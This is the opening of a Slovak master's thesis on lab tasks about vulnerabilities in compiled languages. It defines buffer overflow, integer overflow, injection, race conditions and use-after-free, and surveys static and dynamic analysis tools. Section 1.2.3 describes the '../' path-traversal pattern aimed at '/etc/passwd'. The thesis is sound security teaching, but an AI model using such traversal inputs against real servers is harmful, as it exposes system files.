VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky
a komunikačních technologií

DIPLOMOVÁ PRÁCE

Brno, 2024 Bc. Peter Milan Kluka

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ

DEPARTMENT OF TELECOMMUNICATIONS

LABORATORNÍ ÚLOHY K ZRANITELNOSTI KOMPILOVANÝCH JAZYKŮ

LAB TASKS ON COMPILED LANGUAGE VULNERABILITIES

DIPLOMOVÁ PRÁCE

MASTER'S THESIS

AUTOR PRÁCE — Bc. Peter Milan Kluka

AUTHOR

VEDOUCÍ PRÁCE — doc. Ing. Petr Sysel, Ph.D.

SUPERVISOR

BRNO 2024

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Diplomová práce

magisterský navazující studijní program **Informační bezpečnost**

Ústav telekomunikací

Student: Bc. Peter Milan Kluka ***ID:*** 220893

Ročník: 2 ***Akademický rok:*** 2023/24

NÁZEV TÉMATU:

Laboratorní úlohy k zranitelnosti kompilovaných jazyků

POKYNY PRO VYPRACOVÁNÍ:

Prostudujte nedávné nebo i dřívější nalezené zranitelnosti některých programů s volně šiřitelným zdrojovým kódem, např. openssl. Zaměřte se na zranitelnosti způsobené přetečením zásobníku, přetečením hodnoty, neošetřeným vstupem apod. Vytipujte 2-3 nalezené chyby, na kterých je daná zranitelnost dobře demonstrovatelná. V navazující diplomové práci vytvořte laboratorní úlohy včetně podrobného návodu, kde budete demonstrovat důsledky chybné implementace a opravu zdrojového kódu.

DOPORUČENÁ LITERATURA:

[1] Viega, J.; Messier, M.: Secure Programming Cookbook for C and C++. O'Reilly Media, 2003. ISBN 978-0-596-00394-4

[2] Seacord, R. C.: Secure Coding in C and C++, 2nd Edition, Addison-Wesley Professional, 2013, ISBN 9780321822130.

Termín zadání: 5.2.2024 ***Termín odevzdání:*** 21.5.2024

Vedoucí práce: doc. Ing. Petr Sysel, Ph.D.

doc. Ing. Jan Hajný, Ph.D.
předseda rady studijního programu

Abstrakt

Táto diplomová práca sa venuje podrobnej analýze zraniteľností vo voľne šíriteľných programoch s otvoreným zdrojovým kódom. Súčasťou práce je popis rôznych typov zraniteľností, ktoré sú často spojené s útokmi na softvér. Detailne je preskúmané statické a dynamické testovanie kódu, ako aj nástroje používané na odhaľovanie zraniteľností v zdrojovom kóde. Práca obsahuje vytvorenie troch laboratórnych úloh vrátane podrobných návodov, ktoré demonštrujú dôsledky chybných implementácií. Laboratórne úlohy sú zamerané na zraniteľnosti typu pretečenie vyrovnávacej pamäte (buffer overflow), prechádzanie adresárov (path/directory traversal) a čítanie nad rámec vyrovnávacej pamäte (buffer over-read). V rámci každej laboratórnej úlohy je súčasťou ukážka chybného kódu, ktorý bol zodpovedný za danú zraniteľnosť a taktiež aj ukážka opraveného kódu, s ktorým sa podarilo danú zraniteľnosť odstrániť. Tieto úlohy poskytujú praktické príklady, ktoré ilustrujú riziká spojené s nevhodným návrhom a implementáciou softvéru a poukazujú na dôležitosť efektívnych bezpečnostných postupov pri softvérovom vývoji.

Kľúčové slová

Zraniteľnosť, Útok, Analýza, OWASP, Shodan, Heartbleed, Samba, OpenSSL

Abstract

This graduation thesis is devoted to a detailed analysis of vulnerabilities in freely distributed open-source programs. The thesis includes a description of different types of vulnerabilities that are often associated with software attacks. Static and dynamic code testing are examined in detail, as well as the tools used to detect vulnerabilities in source code. The thesis includes the development of three lab exercises, including detailed tutorials that demonstrate the consequences of incorrect implementations. The lab tasks focus on buffer overflow, path/directory traversal, and buffer over-read vulnerabilities. Every lab task includes a demonstration of the flawed code that was responsible for the vulnerability, as well as demonstration of the patched code that was used to fix the vulnerability. These tasks provide practical examples that illustrate the risks associated with inappropriate software design and implementation and demonstrate the importance of effective security techniques in software development.

Keywords

Vulnerability, Exploit, Analysis, OWASP, Shodan, Heartbleed, Samba, OpenSSL

Bibliografická citácia

KLUKA, Peter Milan. Laboratorní úlohy k zranitelnosti kompilovaných jazyků [online]. Brno, 2024. [cit. 2024-05-15] Dostupné také z: https://www.vut.cz/studenti/zav-prace/detail/159245. Diplomová práce. Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací. Vedoucí práce Petr Sysel.

Prehlásenie autora o pôvodnosti diela

Meno a priezvisko študenta:	*Peter Milan Kluka*
VUT ID študenta:	*220893*
Typ práce:	*Diplomová práca*
Akademický rok:	*2023/24*
Téma záverečnej práce:	*Laboratorní úlohy k zranitelnosti kompilovaných jazyků*

Prehlasujem, že svoju diplomovú prácu som vypracoval samostatne pod vedením vedúceho záverečnej práce a s použitím odbornej literatúry a ďalších informačných zdrojov, ktoré sú všetky citované v práci a uvedené v zozname literatúry na konci práce.

Ako autor uvedenej záverečnej práce ďalej prehlasujem, že v súvislosti s vytvorením tejto záverečnej práce som neporušil autorské práva tretích osôb, najmä som nezasiahol nedovoleným spôsobom do cudzích autorských práv osobnostných a som si plne vedomý následkov porušenia ustanovení § 11 a nasledujúcich autorského zákona č. 121/2000 Sb., vrátane možných trestnoprávnych dôsledkov vyplývajúcich z ustanovení časti druhej, hlavy VI. diel 4 Trestného zákonníka č. 40/2009 Sb.

.

V Brne dňa: 20. mája 2024 ----------

podpis autora

Poďakovanie

Ďakujem vedúcemu diplomovej práce doc. Ing. Petrovi Syslovi, Phd. za účinnú metodickú, pedagogickú a odbornú pomoc a ďalšie cenné rady pri spracovaní mojej diplomovej práce. Ďakujem rodičom, bratovi a blízkym za ich podporu.

V Brne dňa: 20. mája 2024 ----------

podpis autora

Obsah

ZOZNAM OBRÁZKOV

ZOZNAM VÝPISOV

ÚVOD

Táto práca je venovaná laboratórnym úlohám zameraným na zraniteľnosti v kompilovaných jazykoch. V súčasnej dobe, keď je bezpečnosť softvéru kľúčovou oblasťou záujmu v počítačovom inžinierstve, sa stáva pochopenie a riešenie zraniteľností v kompilovaných jazykoch nesmierne dôležité. Hlavným cieľom tejto práce je analyzovať rôzne aspekty týchto zraniteľností nachádzajúcich sa vo voľne šíriteľných programoch s verejne dostupným zdrojovým kódom, zameranými predovšetkým na jazyk C a poskytnúť detailné informácie o ich detekcii a prevencii.

V prvej časti sa práca sústredí na teoretické základy, ktoré sú nevyhnutné pre pochopenie problematiky. Tu sú definované a vysvetlené základné pojmy ako zraniteľnosť, bezpečnostná chyba, zneužitie chyby (exploit) a útok. Ďalej sa zaoberáme rôznymi typmi zraniteľností, ktoré sú špecifické pre kompilované jazyky, ako sú napríklad *pretečenie vyrovnávacej pamäte* a *pretečenie hodnoty*.

Druhá časť práce je venovaná metódam detekcie a prevencie zraniteľností. Sú predstavené rôzne prístupy ako *statická* a *dynamická analýza kódu*, *fuzz testovanie*, penetračné testovanie a rozličné nástroje a technológie používané v tejto oblasti. Pozornosť je taktiež venovaná prevencii zraniteľností, vrátane bezpečnostných noriem, smerníc a integrácii bezpečnostných nástrojov do samotného softvérového vývojového životného cyklu.

Praktická časť práce je venovaná laboratórnym úlohám. Každá laboratórna úloha je podrobne analyzovaná s cieľom identifikovať a pochopiť konkrétne zraniteľnosti v rámci kompilovaného jazyka C. Táto analýza umožňuje nielen teoretické pochopenie, ale poskytuje aj praktické skúsenosti potrebné pre identifikáciu a riešenie podobných zraniteľností v reálnych aplikáciách. Ďalej sú popísané detailné návody, pomocou ktorých je možné zvolené zraniteľnosti bez komplikácií zreplikovať s využitím zraniteľných verzií softvéru. Dané zraniteľnosti sú zamerané na OpenSSL, TLS a na softvér Samba.

Cieľom tejto práce je nielen poskytnúť teoretické poznatky o zraniteľnostiach v kybernetickej bezpečnosti, ale aj ukázať praktickú aplikáciu týchto poznatkov v reálnych scenároch spojených so zraniteľnosťami v kompilovaných jazykoch. Tento prístup ukazuje, ako sa teoretické základy môžu efektívne aplikovať pri riešení reálnych bezpečnostných problémov. Zároveň práca poskytuje komplexný pohľad na dôležité aspekty a výzvy, ktoré prichádzajú s neustálym vývojom a inováciami v oblasti softvérového inžinierstva.

1 TEORETICKÉ ZÁKLADY

Táto kapitola je zameraná na teoretické základy, ktoré sú nevyhnutné pre pochopenie problematiky kybernetickej bezpečnosti a zraniteľností v softvéroch. Poskytuje základné informácie, ktoré sú potrebné pre identifikáciu a pochopenie rôznych typov bezpečnostných hrozieb a slabých miest v softvérových systémoch.

V úvodnej časti sú definované základné pojmy, ako sú *zraniteľnosť*, *bezpečnostná chyba*, *zneužitie chýb* (exploit) a *útok*. Následne sú podrobne rozoberané rozličné typy zraniteľností v softvéri, ako sú *pretečenie vyrovnávacej pamäte* (buffer overflow), *pretečenie hodnoty* (integer overflow), *neošetrený vstup*, *súbeh* (race condition) a *použitie po uvoľnení* (use-after-free). Každá z týchto zraniteľností predstavuje riziko, ktoré si vyžaduje špecifický prístup k jej detekcii a prevencii.

1.1 Základné pojmy

1.1.1 Zraniteľnosť

V informačnej bezpečnosti sa za zraniteľnosť považuje každá slabina v systéme, ktorú môže útočník zneužiť. Následkom zneužitia tejto zraniteľnosti je útok na daný systém. Vznik týchto zraniteľností je najčastejšie spôsobený bezpečnostnou chybou – zle ošetreným kódom, zastaralými bezpečnostnými protokolmi a neaktualizovaným systémom.

Zraniteľnosti môžu byť rozmanité a často sú nevyhnutné, keďže úplne odolný systém je v praxi takmer nemožné vytvoriť. Preto je kľúčová nielen prevencia vzniku zraniteľností, ale aj okamžitá reakcia a náprava, keď sa nejaká zraniteľnosť objaví. To zahŕňa pravidelné testovanie, systémov na prítomnosť slabín, implementáciu patchov, aktualizácie a bezpečnostné opatrenia [1].

1.1.2 Bezpečnostná chyba

V oblasti softvérového vývoja sa za bezpečnostnú chybu považuje funkcionalita, ktorá nebola zamýšľaná pri vzniku softvéru a mohla by viesť k zneužitiu. Takáto chyba mohla vzniknúť na základe chýb v kódovaní, problémom s architektúrou, nedostatočným návrhom bezpečnosti alebo nesprávnou implementáciou. Bezpečnostné chyby sa nemusia objaviť hneď, ale až po niekoľkých rokoch. Tieto chyby sú v dnešnej dobe využívané pri väčšine bežných útokoch.

Aby sa minimalizovala možnosť výskytu takýchto chýb, vývojári by mali dodržiavať osvedčené postupy v oblasti bezpečného kódovania, ako je používanie statickej a dynamickej analýzy kódu, kontrola zmien kódu (code reviews) a implementácia bezpečnostných nástrojov a protokolov už vo fáze návrhu softvéru [1][2].

1.1.3 Zneužitie chýb (exploit)

V oblasti informačnej bezpečnosti existuje špeciálny typ kódu, ktorý je navrhnutý na využívanie slabín alebo chýb v softvérových systémoch. V rámci testovania bezpečnosti aplikácie je tento kód navrhnutý bezpečnostnými výskumníkmi, ktorí sa snažia dokázať zraniteľnosť aplikácie, alebo na druhú stranu útočníkmi, ktorí sa snažia zneužiť prípadnú bezpečnostnú chybu.

Zneužitie chýb môže mať rôzne podoby, od jednoduchých skriptov až po komplexné programy a jeho úspech závisí od presnosti a hĺbky poznania danej zraniteľnosti. Pri využití týchto bezpečnostných chýb útočník obvykle získava vyššiu úroveň prístupu k systému, než je žiadúce. Táto úroveň mu potom umožňuje vykonať ďalšie operácie, ako je napríklad krádež dát, poškodenie dát a získanie prístupu do systému. Bezpečnostné tímy preto monitorujú známe databázy bezpečnostných chýb a vyvíjajú aktualizácie, aby zabránili zneužitiu systému prostredníctvom týchto chýb [3].

1.1.4 Útok

V informačnej bezpečnosti sa za útok považuje čin, ktorý sa realizuje s úmyslom spôsobiť poškodenie alebo vyvolať chaos v informačných systémoch, sieťach alebo počítačoch. Ide o úmyselné akcie, ktoré majú za cieľ získať neoprávnený prístup, narúšať služby, kradnúť dáta alebo dokonca poškodiť fyzické komponenty systému. Medzi najznámejšie útoky patrí šírenie malwaru, útoky odmietnutia služby (DoS), phishing alebo ransomvér útoky, pri ktorých útočníci požadujú výkupné za obnovenie prístupu k zakódovaným dátam. Tieto akcie sú často motivované financiami, politikou alebo snahou o preukázanie technických schopností útočníka [4].

1.2 Typy zraniteľností v softvéri

1.2.1 Pretečenie vyrovnávacej pamäte (Buffer Overflow)

Jednou z najznámejších softvérových zraniteľností je pretečenie vyrovnávacej pamäte. Tá nastáva vtedy, keď sa dáta nezmestia do vyrovnávacej pamäte (bufferu) a začnú sa ukladať na pamäťové miesto mimo nej. Po pretečení dát môže prísť k nečakanému ukončeniu programu, poškodeniu dát alebo k úmyselnému spusteniu škodlivého kódu. Vyrovnávacia pamäť slúži na dočasné uloženie dát počas premiestňovania z jedného miesta na druhé a je tvorená pamäťovými regiónmi. Môže obsahovať hodnoty od znakového reťazca až po pole celých čísel.

Odhalenie pretečenia vyrovnávacej pamäte je častokrát veľmi náročné kvôli rozličným možnostiam, akým môže nastať. Jednou z možností je zneužitie chýb danej aplikácie, ktoré si vyžaduje značné úsilie či už zo strany bezpečnostných výskumníkov, alebo zo strany útočníkov. Princíp zneužitia chýb spočíva v útočníkovej zámernej manipulácii s pamäťou počítačového programu tak, aby sa vykonal škodlivý kód. V praxi to znamená vloženie väčšieho množstva dát do vyrovnávacej pamäte, než je jej kapacita.

Keď program nedostatočne kontroluje množstvo dát, ktoré môžu byť vložené, nadbytočné dáta môžu prepísať susedné pamäťové oblasti, v ktorých sa môžu nachádzať kontrolné mechanizmy alebo iné dôležité dáta. Ak útočník dosahuje vedomostí, ako sú dané dáta usporiadané v pamäti, môže takéto prepísanie zneužiť a tým prinúti program vykonať škodlivý kód.

Pretečenie zásobníka postihuje nielen webové servery, databázové servery a aplikačné servery, ale aj aplikácie na počítačových a mobilných operačných systémoch, smerovače, prepínače a ďalšie. Najviac zraniteľné platformy sú tie, ktoré využívajú programovacie jazyky C a C++. Voči tomuto typu útoku sú odolné platformy, ktoré využívajú programovací jazyk Java alebo Python. K zneužitiu chýb sa môžu využívať kódy navrhnuté v Pythone alebo v C.

Proti útokom typu pretečenie vyrovnávacej pamäte môžu byť zavedené rôzne obranné opatrenia. Vývojári môžu implementovať bezpečnostné techniky ako je *kontrola hraníc vyrovnávacej pamäte* (bounds checking), *ochranné hodnoty* (canary values) a *náhodné rozloženie adresného priestoru* (ASLR - Address Space Layout Randomization), ktoré náhodne premiestňujú dáta a spúšťacie prostredie v pamäti, aby sťažili útočníkom predvídať, kam vložiť škodlivý kód. Moderné operačné systémy a kompilátory už tiež často obsahujú vstavané mechanizmy na detekciu a prevenciu pretečenia vyrovnávacej pamäte, medzi ktoré patria napríklad Stack Canaries, Data Execution Pevention (DEP), Safe libraries, Fortify Source a ďalšie. Okrem toho je dôležité pravidelné aktualizovanie softvéru a operačných systémov, aby sa zabezpečilo, že sú opravené známe zraniteľnosti. Vyššia úroveň obozretnosti pri programovaní a dôsledné testovanie kódu môžu tiež pomôcť odhaliť a opraviť potenciálne slabiny pred ich zneužitím [5][6].

1.2.2 Pretečenie hodnoty (Integer Overflow)

Chybový stav, ktorý nastane, keď numerická hodnota prekročí maximálnu hodnotu, ktorú premenná môže uchovať, sa nazýva *pretečenie hodnoty*. Táto situácia nastane väčšinou počas aritmetickej operácie, kde výsledok výpočtu je príliš veľký pre dátový typ integer, ktorý má hodnotu uchovať. Táto hodnota sa líši pre znamienkový (signed) integer, neznamienkový (unsigned) integer a taktiež ju ovplyvňuje nesymetrický rozsah dvojkového doplnku. Maximálna hodnota znamienkového integera je $2^{K-1} - 1$ a neznamienkového integera $2^K - 1$, pričom K je počet bitov [7].

Toto pretečenie sa môže prejaviť rôznymi spôsobmi, v závislosti od toho, ako počítačový systém spracuje pretečenú hodnotu. Najčastejšie to vedie k tomu, že z veľkého a kladného čísla sa stane záporné číslo. Keďže je toto správanie označované ako nepredvídateľné, môže viesť k spusteniu nebezpečného kódu alebo k zápisu na nesprávne pamäťové miesto.

K tomu aby nastalo pretečenie hodnoty je potrebné, aby v danom programe obsahujúcom celočíselné hodnoty prebiehali aritmetické operácie. Ak by bola daná hodnota väčšia ako je programom podporovaná, tak sa zabalí. Rôzne veľké hodnoty môžu

spôsobiť rozličné správanie programu pri každej ďalšej hodnote, vďaka čomu môže útočník následne uložiť škodlivé dáta do pamäte. Pretečenie hodnoty sa na rozdiel od pretečenia vyrovnávacej pamäte týka nielen programovacieho jazyka C a C++, ale aj Pythonu a Javy [8].

Pretečenie hodnoty môže mať vážne bezpečnostné dôsledky, pretože môže byť útočníkmi využitý na vykonávanie útokov typu *arbitrary code execution* alebo *denial of service* (DoS). To sa deje tak, že pri pretečení môže dôjsť k neúmyselnému prepísaniu dôležitých riadiacich informácií, ako sú ukazovatele funkcií alebo adresy návratu na zásobníku. To umožňuje útočníkom manipulovať so správaním programu alebo dokonca vložiť a vykonať svoj vlastný kód. Na zníženie rizika pretečenia hodnoty musia vývojári implementovať kontroly veľkosti a vykonávať bezpečné programové praktiky, ako je používanie typov s pevnou veľkosťou a kontrola hraníc pri každej operácii, ktorá by mohla spôsobiť pretečenie [9].

1.2.3 Neošetrený vstup (Uncontrolled Input)

Problémy, ktoré môžu nastať keď softvér buď nekontroluje alebo nesprávne kontroluje vstup od užívateľa sa nazýva neošetrený vstup. Patria sem rozličné typy útokov, ako napríklad SQL injekcia, krížové skriptovanie (XSS), XML injekcia externej entity (XXE), prechádzanie adresárov a iné.

XML injekcia externej entity, ako už z názvu vyplýva, je typ útoku, pri ktorom prebieha spracovanie upravených XML súborov pomocou webovej aplikácie. Cieľom útočníka je pritom získať prístup k aplikačnému serveru, ktorým je schopný ovládať všetky vzdialené systémy, u ktorých je autorizovaný. Najviac náchylné aplikácie na tento typ útoku sú tie, ktoré využívajú XML knižnicu. Je to z toho dôvodu, že funkčnosť tejto knižnice je častokrát nebezpečná kvôli jej vlastnostiam.

SQL injekcia je typ útoku na webové aplikácie, pri ktorom sa útočník snaží vložiť upravený kód do vstupného poľa pre aplikáciu využívajúcu SQL databázu. K tomuto typu útoku dochádza najčastejšie kvôli tomu, keď je aplikácia nesprávne naprogramovaná. Následný vstup, ktorý útočník zadá, nie je vhodne filtrovaný a napríklad pomocou špeciálnych znakov naruší štruktúru SQL dopytu. Na základe využívaného databázového servera, na ktorom aplikácia beží, môže útočník využiť SQL injekciu na úpravu dát v databáze, zmenu jej štruktúry, vykonanie príkazov alebo zneužitie prihlásenia pod užívateľa s vhodnými právami – správcu.

Krížové skriptovanie je typ útoku, pri ktorom útočník vkladá škodlivý kód na webovú aplikáciu, ku ktorej majú prístup bežní užívatelia. Vo väčšine prípadov sa jedná o Javascript kód, ktorý keď sa podarí úspešne spustiť, bežní užívatelia o tom často ani nevedia. Ak je tento kód perzistentný, tak je schopný zaútočiť na viacerých užívateľov naraz. Cieľom tohto útoku je pre útočníka najčastejšie získanie cookies užívateľov alebo ich tokenu, presmerovanie užívateľov na iný odkaz so snahou získania ich údajov (phishing) alebo prevzatie kontroly nad prehliadačom.

Prechádzanie adresárov je typ útoku, ktorý využíva bezpečnostnú chybu k tomu, aby útočník získal prístup k súborom a adresárom nachádzajúcich sa mimo povoleného webového koreňového adresára. Väčšina aplikácií takéto cesty nevyužíva, ale ak sa nejaká takáto aplikácia nájde, útočník má možnosť pristúpiť k tomuto skrytému obsahu. Je to možné docieliť tým, že pred danú cestu, napríklad `/etc/passwd` útočník vloží niekoľkokrát `../`, čím sa snaží precestovať z prístupného koreňového adresára do nadradeného adresára, v ktorom by sa mohol nachádzať hľadaný súbor. Tento súbor by mohol obsahovať citlivé informácie, konfigurácie, zdrojové kódy alebo by sa mohol týkať systému samotného [10].

1.2.4 Súbeh (Race Conditions)

Zraniteľnosť v systéme, ktorá umožňuje meniť poradie vykonávania procesov sa nazýva súbeh. Najčastejšie sa táto zraniteľnosť môže objaviť pri paralelnom spracovaní procesov, kedy sa viaceré programy snažia naraz pristupovať k rovnakému zdroju. Ak pristupovaný zdroj, v tomto prípade zdieľané pamäťové miesto nie je dostatočne zabezpečené, môže dôjsť k spadnutiu systému, poškodeniu dát alebo k chybe. Je to z toho dôvodu, keď jedno vlákno ktoré pristupuje k premennej, ihneď po prístupe zmení jej hodnotu, pričom druhé vlákno ešte očakávalo pôvodnú hodnotu. Toto môže viesť k nepredvídanému výsledku [11].

Útočníci využívajúci túto zraniteľnosť sa snažia získať prístupové práva do systému, utajené dáta, o únik informácií z databáz a podobne. Nevýhodou pre útočníka je, že na vykonanie útoku majú iba veľmi málo času, napríklad pri aktualizovaní databázy nahradia dočasný súbor SQL databázy svojím upraveným, vďaka ktorému získajú potrebné práva [12].

Pri tomto type zraniteľnosti sa najčastejšie vyskytujú dva typy podmienok. Prvým typom je podmienka *read-modify-write*, ktorej výsledkom je najčastejšie chyba. Vzniká, keď viaceré procesy alebo vlákna pristupujú k hodnote nesynchronizovane a postupne ju nahrádzajú novou hodnotou. Predchádzať sa voči tomuto typu podmienky dá pomocou mechanizmov zabezpečujúcich synchronizáciu, ako sú napríklad zámky (locks), ktoré sa starajú o to, že pokiaľ jeden proces alebo vlákno vykonávajú operáciu *read-modify-write*, žiaden iný proces alebo vlákno nebude môcť pristupovať k tomu istému pamäťovému miestu, kým prvý proces nedokončí celú operáciu.

Druhým typom je podmienka *check-then-act*, ktorá nastáva, keď medzi kontrolou a akciou môže dôjsť k zmene stavu. Napríklad ak jedno vlákno alebo proces kontroluje stav zoznamu pri odoberaní prvku zo zoznamu. Ak je zoznam prázdny, nevykoná žiadnu akciu, ak nie je prázdny, odoberie prvok zo zoznamu. Problém nastáva, keď beží viacero vlákien alebo procesov súčasne bez synchronizácie. Vtedy môže nastať situácia, že naraz odoberú rovnaký prvok, ktorý už ale neexistuje. Predísť sa dá voči tomuto tak isto ako aj v prípade s podmienkou *read-modify-write* [13].

1.2.5 Použitie po uvoľnení (Use-After-Free)

Zraniteľnosť známa ako použitie po uvoľnení vzniká v dôsledku chýb v správe pamäte v programe. Táto situácia nastáva, keď program uvoľní alokovanú pamäť, ale neskôr pokračuje v používaní ukazovateľa (pointer) odkazujúceho na túto už uvoľnenú pamäť. Teda ak v programe odkazuje ukazovateľ na nejakú množinu dát, ktorá je neskôr buď presunutá na iné pamäťové miesto alebo odstránená. V tomto prípade ukazovateľ nie je vynulovaný, ale stále ukazuje na to isté pamäťové miesto, aj keď v ňom nič nie je. Ak program neskôr na toto miesto alokuje ďalšie dáta, napríklad od útočníka, bude ukazovateľ odkazovať na upravené útočníkove dáta a tým pádom dochádza k náhrade kódu. Chyba použitia po uvoľnení nie je priamo spojená s nesprávnym alokovaním pamäte, ale skôr s nesprávnym zaobchádzaním s pamäťou po jej uvoľnení, čo môže viesť k vážnym bezpečnostným problémom vrátane možnosti vykonávania neautorizovaného kódu alebo úniku citlivých informácií [14].

Tieto chyby nie je jednoduché ihneď detegovať a opraviť, pretože program sa často správa ako by sa mal. Problém nastáva až po určitom čase, kedy sa môžu dáta poškodiť, alebo keď útočník stihne zneužiť dáta ešte pred samotnou opravou zraniteľnosti. Pri tejto zraniteľnosti najčastejšie dochádza k únikom dát, poškodeniu dát, eskalácií privilégií, spadnutiu programu a vzdialenému spusteniu kódu. Jedným zo spôsobov ako predísť chybám použitia po uvoľnení je po každom uvoľnení pamäte *nulovanie ukazovateľa*. Nie je to úplne najlepšie riešenie, ale v prípade ak by sa mala vyskytnúť táto chyba, tak program spadne a tým pádom nedôjde k žiadnemu úniku dát a ani k poškodeniu dát [15].

Riešenie problému zraniteľností použitia po uvoľnení si vyžaduje pozorný prístup k správe pamäti už pri vytváraní samotného programu. Efektívny spôsob, ako predchádzať týmto chybám môže byť použitie moderných programovacích jazykov a nástrojov, ktoré poskytujú lepšie mechanizmy pre automatickú správu pamäte, ako napríklad *garbage collector* nachádzajúci sa v Jave a v C#. Tieto jazyky znižujú riziko vzniku chýb tým, že proces uvoľňovania a prideľovania pamäte je automatizovaný. Dodatočné testovanie softvéru a využívanie nástrojov na detekciu chýb výrazne znižuje mieru výskytu chýb použitia po uvoľnení ešte pred uvedením programu do plnej prevádzky [16].

2 DETEKCIA A PREVENCIA ZRANITEĽNOSTÍ

2.1 Statická analýza kódu

Metóda pri ktorej je skúmaná časť kódu bez spustenia daného programu sa nazýva statická analýza kódu, tiež označovaná aj ako analýza zdrojového kódu. Cieľom tejto analýzy je odhaliť možné zraniteľnosti, chyby ktoré by sa mohli vyskytnúť počas behu programu, nedefinované hodnoty, chyby pri programovaní a podobne.

Často sa využívajú rôzne nástroje, ktoré môžu programátorom pomôcť pri statickej analýze. Táto analýza nastáva po tom, ako je prvá verzia kódu dokončená. Hoci nie je možné pomocou týchto nástrojov odhaliť úplne všetky chyby v kóde, je tento proces dôležitý v budúcom vývoji programu. Je to z toho dôvodu, že prípadná detekcia chýb v skorej fáze pomáha firmám ušetriť čas aj financie, ktoré sú neskôr venované do kvalitnejšieho a bezpečnejšieho vývoja. Analýza kódu s využitím týchto nástrojov taktiež pomáha skrátiť čas v porovnaní, ak by ju vykonávali programátori a manuálne prechádzali celý kód [17].

Statická analýza kódu sa zameriava najmä na chyby, ktoré spôsobujú pretečenie vyrovnávacej pamäte, odkazovanie ukazovateľa na prázdne pamäťové miesto, vhodné podmienky a na duplikáciu kódu. Všetky tieto chyby by mohli v budúcnosti viesť ku kritickým zraniteľnostiam, ktoré by ohrozovali funkčnosť programu a následne by mohli byť využité napríklad k SQL injekcii a k úniku citlivých informácií. Práve preto sa kladie veľký dôraz na bezpečnosť daného programu. To vedie k zníženiu bezpečnostných incidentov a k zvýšeniu dôvery užívateľov vo finálny produkt.

Medzi niekoľko populárnych nástrojov používaných v statickej analýze patria napríklad SonarQube, ESLint a FindBugs. Cieľom týchto nástrojov je pomôcť programátorom a firmám zlepšiť kvalitu ich kódu. Pomáhajú identifikovať a odhaliť chyby, ktoré vznikli v dôsledku nesprávneho programovania a predchádzajú chybám v prevádzke alebo k zraniteľnostiam v bezpečnosti. Nevýhodou týchto nástrojov je, že dokážu označiť za chybu aj niečo, čo chyba v skutočnosti nie je. Ďalej nedokážu odhaliť konfiguračné chyby, ktoré nie sú prítomné v skúmanom kóde [18][19].

SonarQube je komplexný analytický nástroj, ktorý sa bežne využíva v programovaní a je kompatibilný s vývojovými a prevádzkovými (DevOps) platformami ako GitHub a GitLab. Podporuje analýzu mnohých programovacích jazykov a je schopný identifikovať programátorské chyby, bezpečnostné zraniteľnosti a kód, ktorý nie je optimálne výkonovo navrhnutý. K zvýšeniu kvality prispieva jeho komplexný pohľad na kód s poskytnutím podrobnej spätnej väzby. Z hľadiska času dokáže spracovať analýzu už za pár minút, na rozdiel od iných podobných nástrojov, kde analýza trvá výrazne dlhšie [20].

ESLint je open-source nástroj s podporou jazykov JavaScript a JSX. Je dostupný v prehliadačoch a textových editoroch. Užívateľ si ho môže prispôsobiť podľa seba

a rozhodnúť sa, ktoré pravidlá môže použiť a ktoré zase nie. Ak by mu nejaké pravidlo zo všetkých dostupných nevyhovovalo, môže si vytvoriť svoje vlastné. Taktiež ponúka automatickú opravu chybného kódu a vlastný spôsob formátovania [21].

FindBugs je podobne ako ESLint open-source nástroj, ktorý podporuje jazyk Java. Na rozdiel od spomenutých dvoch predchádzajúcich nástrojov už nie je aktualizovaný a tým pádom je vhodnejší skôr na staršie verzie Javy, konkrétne Java 8, pre ktorú je vydaná posledná verzia. Analýza prebieha na skompilovanej forme kódu. V dnešnej dobe sa už veľmi nevyužíva, hoci v minulosti ho využívala značná časť programátorov zaoberajúcich sa Javou [22].

2.2 Dynamická analýza kódu

Metóda zameraná na analýzu spustenej aplikácie sa nazýva dynamická analýza kódu. Na rozdiel od statickej analýzy dokáže poskytnúť informácie o správaní a výkone softvéru v rôznych podmienkach a situáciách. Skúma chyby v pamäti, pretečenie vyrovnávacej pamäte a rôzne bezpečnostné zraniteľnosti, ktoré by sa dali útočníkom zneužiť. To znamená, že sa snaží simulovať reálne útoky na aplikáciu a tým odhaliť jej zraniteľnosti. Dynamická analýza kódu prebieha v testovacej fáze programu. Dôvodom je, že program musí byť na rozdiel od stavu, v akom sa nachádzal pri statickej analýze kódu, spustiteľný, ale nemusí byť úplne dokončený [23].

Podobne ako aj pri statickej analýze kódu, sú využívané rôzne testovacie nástroje. Tieto nástroje pripomínajú penetračného testera, ktorý sa snaží zadávať škodlivé vstupy. To pomáha identifikovať a odstrániť chyby alebo problémy, ako napríklad ukončenie programu, ktoré sa objavia iba za konkrétnych podmienok. V tejto časti analýzy sú už k dispozícii konfiguračné súbory, na základe ktorých prebieha testovanie programu. Okrem zistenia z dynamickej analýzy, že program obsahuje nejakú zraniteľnosť, je možné aj zistiť, aký dopad by to malo, ak by sa táto zraniteľnosť objavila pri plnej prevádzke [24].

K známym nástrojom na dynamickú analýzu kódu patria napríklad JMeter, Selenium a Valgrind. Tieto nástroje taktiež pomáhajú zlepšiť výkonnosť aplikácie na základe identifikovaných oblastí. Identifikácia prebieha pomocou pozorovaní, ktoré sú získané z monitorovania správania v reálnom čase. Každý z týchto nástrojov sa zameriava na niečo iné a preto je vhodné tieto nástroje počas dynamickej analýzy kódu vhodne kombinovať [25].

JMeter je open-source nástroj, ktorý je postavený na Jave. Okrem pôvodného návrhu, ktorým bolo testovanie webových aplikácií, sa v súčasnosti používa aj na testovanie záťaže aplikácií. Dokáže simulovať veľký počet užívateľov, ktorí vykonávajú interakciu s danou aplikáciou. Táto vlastnosť sa používa najmä na záťažové testy. Okrem záťažových testov dokáže vytvoriť aj automatizované testy, ktoré simulujú reálne správanie užívateľov. Výhodou tohto nástroja je aj prítomnosť rozličných

komunikačných protokolov, ako sú napríklad `http`, `https`, `ftp` a ďalšie, čo umožňuje testovať ďalšie typy aplikácií a služieb [26].

